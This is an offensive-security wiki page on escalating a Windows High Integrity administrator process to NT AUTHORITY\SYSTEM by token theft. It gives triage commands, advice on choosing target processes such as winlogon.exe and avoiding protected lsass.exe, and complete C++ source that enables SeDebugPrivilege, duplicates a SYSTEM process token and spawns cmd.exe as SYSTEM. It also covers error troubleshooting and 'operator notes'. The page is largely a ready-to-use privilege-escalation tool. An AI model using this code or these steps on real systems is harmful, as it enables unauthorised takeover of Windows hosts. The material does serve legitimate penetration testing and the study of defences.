
SeImpersonate from High To System
This page is about the manual version of going from a High Integrity administrator process to NT AUTHORITY\SYSTEM by opening a non-protected SYSTEM process, duplicating its token, and spawning a child process with that token.
If you only have SeImpersonatePrivilege / SeAssignPrimaryTokenPrivilege but cannot open a suitable SYSTEM process, the Potato / named-pipe path is usually more reliable:
named-pipe-client-impersonation.md
roguepotato-and-printspoofer.md
If what you want is not only SYSTEM but a SYSTEM token with as many privileges as possible, also check:
sedebug-+-seimpersonate-copy-token.md
Quick triage
Before trying to steal a token, quickly validate the context:
whoami /groups | findstr /i "high mandatory"
whoami /priv | findstr /i "SeDebugPrivilege SeImpersonatePrivilege SeAssignPrimaryTokenPrivilege"
Practical notes:
- A High Integrity admin token is usually enough to enable
SeDebugPrivilegeand open many non-protected SYSTEM processes. CreateProcessWithTokenWrequiresSeImpersonatePrivilegeon the caller. If that API fails with1314, switch toCreateProcessAsUserWafter you already duplicated a SYSTEM primary token.- On modern Windows,
lsass.exeis often a bad target because LSA protection / PPL blocks access even for administrators withSeDebugPrivilege. Preferwinlogon.exe,wininit.exe,services.exe, or an earlysvchost.exerunning as SYSTEM. - Not every SYSTEM process has an equally useful token. If you get SYSTEM but notice missing privileges, try a different SYSTEM process instead of assuming the technique is broken.
Pick the PID carefully
The easiest way to make this work reliably is to choose a SYSTEM process whose DACL actually allows Administrators to query the process and duplicate its token.
Good candidates to test first:
winlogon.exewininit.exeservices.exe- some early
svchost.exeinstances running as SYSTEM
Avoid by default:
lsass.exeon hosts where RunAsPPL / LSA protection is enabled- protected / security-sensitive processes that return
Access deniedeven after enablingSeDebugPrivilege
You can inspect candidate processes and their token/ACLs with Process Explorer or Process Hacker running elevated.
Code
The following code from here. It allows to indicate a Process ID as argument and a CMD running as the user of the indicated process will be run.\
Running in a High Integrity process you can indicate the PID of a process running as System (like winlogon, wininit) and execute a cmd.exe as SYSTEM.
impersonateuser.exe 1234
```cpp:impersonateuser.cpp // From https://securitytimes.medium.com/understanding-and-abusing-access-tokens-part-ii-b9069f432962
include
include
include
BOOL SetPrivilege( HANDLE hToken, // access token handle LPCTSTR lpszPrivilege, // name of privilege to enable/disable BOOL bEnablePrivilege // to enable or disable privilege ) { TOKEN_PRIVILEGES tp; LUID luid; if (!LookupPrivilegeValue( NULL, // lookup privilege on local system lpszPrivilege, // privilege to lookup &luid)) // receives LUID of privilege { printf("[-] LookupPrivilegeValue error: %u\n", GetLastError()); return FALSE; } tp.PrivilegeCount = 1; tp.Privileges[0].Luid = luid; if (bEnablePrivilege) tp.Privileges[0].Attributes = SE_PRIVILEGE_ENABLED; else tp.Privileges[0].Attributes = 0; // Enable the privilege or disable all privileges. if (!AdjustTokenPrivileges( hToken, FALSE, &tp, sizeof(TOKEN_PRIVILEGES), (PTOKEN_PRIVILEGES)NULL, (PDWORD)NULL)) { printf("[-] AdjustTokenPrivileges error: %u\n", GetLastError()); return FALSE; } if (GetLastError() == ERROR_NOT_ALL_ASSIGNED) { printf("[-] The token does not have the specified privilege. \n"); return FALSE; } return TRUE; } std::string get_username() { TCHAR username[UNLEN + 1]; DWORD username_len = UNLEN + 1; GetUserName(username, &username_len); std::wstring username_w(username); std::string username_s(username_w.begin(), username_w.end()); return username_s; } int main(int argc, char* argv) { // Print whoami to compare to thread later printf("[+] Current user is: %s\n", (get_username()).c_str()); // Grab PID from command line argument char pid_c = argv[1]; DWORD PID_TO_IMPERSONATE = atoi(pid_c); // Initialize variables and structures HANDLE tokenHandle = NULL; HANDLE duplicateTokenHandle = NULL; STARTUPINFO startupInfo; PROCESS_INFORMATION processInformation; ZeroMemory(&startupInfo, sizeof(STARTUPINFO)); ZeroMemory(&processInformation, sizeof(PROCESS_INFORMATION)); startupInfo.cb = sizeof(STARTUPINFO); // Add SE debug privilege HANDLE currentTokenHandle = NULL; BOOL getCurrentToken = OpenProcessToken(GetCurrentProcess(), TOKEN_ADJUST_PRIVILEGES, ¤tTokenHandle); if (SetPrivilege(currentTokenHandle, L"SeDebugPrivilege", TRUE)) { printf("[+] SeDebugPrivilege enabled!\n"); } // Call OpenProcess(), print return code and error code HANDLE processHandle = OpenProcess(PROCESS_QUERY_LIMITED_INFORMATION, true, PID_TO_IMPERSONATE); if (GetLastError() == NULL) printf("[+] OpenProcess() success!\n"); else { printf("[-] OpenProcess() Return Code: %i\n", processHandle); printf("[-] OpenProcess() Error: %i\n", GetLastError()); } // Call OpenProcessToken(), print return code and error code BOOL getToken = OpenProcessToken(processHandle, MAXIMUM_ALLOWED, &tokenHandle); if (GetLastError() == NULL) printf("[+] OpenProcessToken() success!\n"); else { printf("[-] OpenProcessToken() Return Code: %i\n", getToken); printf("[-] OpenProcessToken() Error: %i\n", GetLastError()); } // Impersonate user in a thread BOOL impersonateUser = ImpersonateLoggedOnUser(tokenHandle); if (GetLastError() == NULL) { printf("[+] ImpersonatedLoggedOnUser() success!\n"); printf("[+] Current user is: %s\n", (get_username()).c_str()); printf("[+] Reverting thread to original user context\n"); RevertToSelf(); } else { printf("[-] ImpersonatedLoggedOnUser() Return Code: %i\n", getToken); printf("[-] ImpersonatedLoggedOnUser() Error: %i\n", GetLastError()); } // Call DuplicateTokenEx(), print return code and error code BOOL duplicateToken = DuplicateTokenEx(tokenHandle, MAXIMUM_ALLOWED, NULL, SecurityImpersonation, TokenPrimary, &duplicateTokenHandle); if (GetLastError() == NULL) printf("[+] DuplicateTokenEx() success!\n"); else { printf("[-] DuplicateTokenEx() Return Code: %i\n", duplicateToken); printf("[-] DupicateTokenEx() Error: %i\n", GetLastError()); } // Call CreateProcessWithTokenW(), print return code and error code BOOL createProcess = CreateProcessWithTokenW(duplicateTokenHandle, LOGON_WITH_PROFILE, L"C:\Windows\System32\cmd.exe", NULL, 0, NULL, NULL, &startupInfo, &processInformation); if (GetLastError() == NULL) printf("[+] Process spawned!\n"); else { printf("[-] CreateProcessWithTokenW Return Code: %i\n", createProcess); printf("[-] CreateProcessWithTokenW Error: %i\n", GetLastError()); } return 0; }
## Useful API / access-right notes

The sample uses `MAXIMUM_ALLOWED`, but for real operations it's useful to remember the minimum pieces involved:

- `OpenProcessToken()` only requires that the **process handle** was opened with **`PROCESS_QUERY_LIMITED_INFORMATION`**.
- To use `CreateProcessWithTokenW()`, the **primary token handle** must have **`TOKEN_QUERY | TOKEN_DUPLICATE | TOKEN_ASSIGN_PRIMARY`**.
- `DuplicateTokenEx()` must create a **primary token** (`TokenPrimary`), not only an impersonation token.
- If you already impersonated SYSTEM and `CreateProcessWithTokenW()` still fails with `1314`, try `CreateProcessAsUserW()` instead.

That means that **opening the target process with `PROCESS_ALL_ACCESS` is usually unnecessary and noisier** than just requesting the rights needed to query the token.

## Error

On some occasions you may try to impersonate System and it won't work showing an output like the following:

```cpp
[+] OpenProcess() success!
[+] OpenProcessToken() success!
[-] ImpersonatedLoggedOnUser() Return Code: 1
[-] ImpersonatedLoggedOnUser() Error: 5
[-] DuplicateTokenEx() Return Code: 0
[-] DupicateTokenEx() Error: 5
[-] CreateProcessWithTokenW Return Code: 0
[-] CreateProcessWithTokenW Error: 1326
This means that even if you are running on a High Integrity level you don't have enough permissions over that target process/token.\
Let's check current Administrator permissions over svchost.exe processes with Process Explorer (or you can also use Process Hacker):
- Select a process of
svchost.exe - Right Click --> Properties
- Inside "Security" Tab click in the bottom right the button "Permissions"
- Click on "Advanced"
- Select "Administrators" and click on "Edit"
- Click on "Show advanced permissions"

The previous image contains all the privileges that "Administrators" have over the selected process (as you can see in case of svchost.exe they only have "Query" privileges)
See the privileges "Administrators" have over winlogon.exe:

Inside that process "Administrators" can "Read Memory" and "Read Permissions" which probably allows Administrators to impersonate the token used by this process.
Common failure causes
OpenProcess()/OpenProcessToken()->5 (Access denied): the process DACL blocks you, or the target is protected/PPL. Pick another SYSTEM process.DuplicateTokenEx()->5 (Access denied): your token handle was opened without enough rights, or the target token DACL prevents duplication.CreateProcessWithTokenW()->1314: the caller doesn't currently haveSeImpersonatePrivilegeenabled. Try enabling it first or useCreateProcessAsUserW()with the duplicated primary token.CreateProcessWithTokenW()->1326after previous failures: this often just means the earlier token duplication/impersonation step failed, so there is no usable primary token to launch the child process.
Operator notes
- This technique is great when you are already local admin + high integrity and just want a quick, manual path to SYSTEM without spinning up a service or a named-pipe coercion chain.
- On hardened Windows 11 / Server environments, LSA protection is increasingly common, so a workflow that assumes
lsass.exeis always readable is brittle.winlogon.exe/wininit.exe/services.exeare usually better first picks. - If you land in a service account context instead of an elevated admin desktop, the Potato family is usually a better fit than this page.